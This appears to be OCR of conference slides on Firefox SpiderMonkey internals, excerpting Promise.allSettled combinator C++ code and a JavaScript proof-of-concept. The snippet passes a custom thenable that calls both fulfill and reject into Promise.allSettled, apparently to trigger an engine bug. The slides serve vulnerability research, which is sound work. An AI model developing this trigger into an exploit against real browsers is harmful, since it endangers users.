
```
static bool PerformPromiseAllSettled(
    JSContext* cx,
    PromiseForOfIterator& iterator,
    HandleObject C,
    Handle<PromiseCapability> resultCapability,
    HandleValue promiseResolve,
    bool* done) {
  // …
  Rooted<PromiseCombinatorDataHolder*>
dataHolder(cx);
  dataHolder = PromiseCombinatorDataHolder::New(
      cx,
      resultCapability.promise(),
      values,
      resultCapability.resolve()
  );
  // …
}
```




Internals: PerformPromiseAllSettled

```
class CustomPromise {
    constructor(executor) {
        executor(custom_resolve, custom_reject);
    }
    static resolve() {
        console.log("Bonjour from resolve");
        return {
            then: (fulfill, reject) => {
                console.log("Bonjour from Thenable");
                fulfill();
                reject();
            }
        };
    }
}
```

```
function custom_resolve(result) {
    console.log("Bonjour from custom resolve");
}
function custom_reject(result) { }

const arr = [0x41, 0x42, 0x43];
Reflect.apply(Promise.allSettled, CustomPromise,
[arr]);
```



Internals: Custom Promise `AllSettled`




Internals: CommonPerformPromiseCombinator

```
static bool CommonPerformPromiseCombinator(
    JSContext* cx, …) {
  //…
  while (true) {
    RootedValue& nextValue = nextValueOrNextPromise;
    if (!iterator.next(&nextValue, done)) {
      //…
    }
    if (isDefaultPromiseState) {
      //…
    }
    else {
      if (!Call(cx, promiseResolve, CVal, nextValue, &nextPromise)) {
        return false;
      }
    }

    //…
    if (!getResolveAndReject(&resolveFunVal, &rejectFunVal)) {
      return false;
    }
    //…
  }
}
```


```
class CustomPromise {
 //…
}

function custom_resolve(result) {
    console.log("Bonjour from
custom resolve");
}
function custom_reject(result) { }

const arr = [0x41, 0x42, 0x43];
Reflect.apply(Promise.allSettled,
CustomPromise, [arr]);
```

Internals: CommonPerformPromiseCombinator

```
static bool CommonPerformPromiseCombinator(
    JSContext* cx, …) {
  //…
  while (true) {
    RootedValue& nextValue = nextValueOrNextPromise;
    if (!iterator.next(&nextValue, done)) {
      //…
    }
    if (isDefaultPromiseState) {
      //…
    }
    else {
      if (!Call(cx, promiseResolve, cVal, nextValue, &nextPromise)) {
        return false;
      }
    }

    //…
    if (!getResolveAndReject(&resolveFunVal, &rejectFunVal)) {
      return false;
    }
    //…
  }
}
```




Internals: CommonPerformPromiseCombinator




```
class CustomPromise {
    constructor(executor) {
        executor(custom_resolve, custom_reject);
    }
    static resolve() {
        console.log(“Bonjour from resolve”);
        return {
            then: (fulfill, reject) => {
                console.log(“Bonjour from Thenable”);
                fulfill();
                reject();
            }
        };
    }
}

function custom_resolve(result) {
    console.log(“Bonjour from custom resolve”);
}
function custom_reject(result) { }

const arr = [0x41, 0x42, 0x43];
Reflect.apply(Promise.allSettled, CustomPromise,
[arr]);
```

Internals: CommonPerformPromiseCombinator


```
static bool CommonPerformPromiseCombinator(
    JSContext* cx, …) {
  //…
  while (true) {
    RootedValue& nextValue = nextValueOrNextPromise;
    if (!iterator.next(&nextValue, done)) {
      //…
    }
    if (isDefaultPromiseState) {
      //…
    }
    else {
      if (!Call(cx, promiseResolve, CVal, nextValue, &nextPromise)) {
          return false;
      }
    }

    //…
    if (!getResolveAndReject(&resolveFunVal, &rejectFunVal)) {
        return false;
    }
    //…
  }
}
```




Internals: `CommonPerformPromiseCombinator`

```
static bool CommonPerformPromiseCombinator(
    JSContext* cx, …) {
  //…
  while (true) {
    RootedValue& nextValue = nextValueOrNextPromise;
    if (!iterator.next(&nextValue, done)) {
     //…
    }
    if (isDefaultPromiseState) {
       //…
    }
    else {
       if (!Call(cx, promiseResolve, CVal, nextValue, &nextPromise)) {
           return false;
       }
    }

    //…
    if (!getResolveAndReject(&resolveFunVal, &rejectFunVal)) {
        return false;
    }
    //…
  }
}
```

Internals: `getResolveAndReject`




Internals: getResolveAndReject




Internals: CommonPerformPromiseCombinator

```
static bool CommonPerformPromiseCombinator(
    JSContext* cx, …) {
  //…
  while (true) {
    RootedValue& nextValue = nextValueOrNextPromise;
    if (!iterator.next(&nextValue, done)) {
     //…
    }
    if (isDefaultPromiseState) {
       //…
    }
    else {
       if (!Call(cx, promiseResolve, CVal, nextValue, &nextPromise)) {
           return false;
       }
    }

    //…
    if (!getResolveAndReject(&resolveFunVal, &rejectFunVal)) {
        return false;
    }
    //…
  }
}
```

